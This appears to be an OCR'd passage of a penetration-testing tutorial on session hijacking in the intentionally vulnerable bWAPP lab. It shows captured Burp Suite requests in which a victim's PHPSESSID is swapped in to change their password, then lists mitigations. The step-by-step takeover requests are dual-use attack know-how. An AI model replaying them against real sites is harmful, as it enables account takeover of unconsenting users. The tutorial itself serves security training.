
Set your security level: low — Current: low

Session Mgmt. - Session ID in URL /

sion IDs should never be exposed in the URL!

From the above image, you can see that the browser displays the "**PHPSESSID**=" of the user **"Hackingarticles,"** so just copy the same into a text file.

Similarly, we'll copy the **"PHPSESSID="** from the user **"Bee"** and paste it into the same text file.



192.168.0.11/bWAPP/smgmt_sessionid_url.php?PHPSESSID=391bnhbd2f47ag45jv93e8j4c4

/ Session Mgmt. - Session ID in URL /


Session IDs should never be exposed in the URL!

From the above image, you can see that both these session ID’s are different.

Thus, it’s time to exploit this vulnerability.

In the Bee’s account, we’ll go to the **“Change Password”** option, and will try to change the password.

But before hitting up the **“change”** button, we’ll run our favourite tool **“burpsuite”** and capture the ongoing **HTTP Request.**



192.168.0.11/bWAPP/password_change.php

/ Change Password /


Please change your password **Bee**.

Current password: ●●●

New password: ●●●


Re-type new password: ●●●

The below image shows that we’ve successfully captured the HTTP request, and we are again presented with the “PHPSESSID".


Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.11:80
Forward Drop Intercept is on Action
Comment this iter
Raw Params Headers Hex

```
POST /bWAPP/password_change.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/bWAPP/password_change.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Connection: close
Cookie: security_level=0; PHPSESSID=391bnhbd2f47ag45jv93e8j4c4
Upgrade-Insecure-Requests: 1

password_curr=123&password_new=bug&password_conf=bug&action=change
```

Now we'll be sharing this captured request to the **repeater** and replace the session ID**,** and further will check its generated response.




```
POST /bWAPP/password_change.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/bWAPP/password_change.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Connection: close
Cookie: security_level=0; PHPSESSID=295c5hhaiqt7dppp8sp501rtsg
Upgrade-Insecure-Requests: 1

password_curr=123&password_new=bug&password_conf=bug&action=change
```

```
href="http://itsecgames.blogspot.com" target="_blank">
>

href="logout.php" onclick="return confirm('Are you sur
>

ont color="red">
Welcome Hackingarticles
font>
>
```


From the above image, you can see that we changed the user from bee to Hackingarticles as we hit the Send button.

We're almost there, just change the "PHPSESSID=" with the one that we've used in our previous step, in the **Proxy tab.**


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.11:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/password_change.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.11/bWAPP/password_change.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Connection: close
Cookie: security_level=0; PHPSESSID=295c5hhaiqt7dppp8sp50lrtsg
Upgrade-Insecure-Requests: 1

password_curr=123&password_new=bug&password_conf=bug&action=change
```

As soon as I hit the **Forward** button, I will be redirected to a new web page.


192.168.0.11/bWAPP/password_change.php
/ Change Password /
Please change your password Hackingarticles.
Current password:
New password:
Re-type new password:
Change

Great!! We are back into **Hackingarticles** account by simply manipulating up the **SessionID**.


Mitigation Steps

1. Developers should setup the Session ID's, username, password, session tokens in the most encrypted way where they stored.
2. Validate appropriate session timeout and invalidated during logout for session tokens.
3. The client's or the Users should use multi-factor authentication and even follow-up with strong password policies in order to increase the password complexities.
4. Do not expose Session ID's in the URL.
5. Use the Encrypted channel for transmitting username and password to the server.

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT’s - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in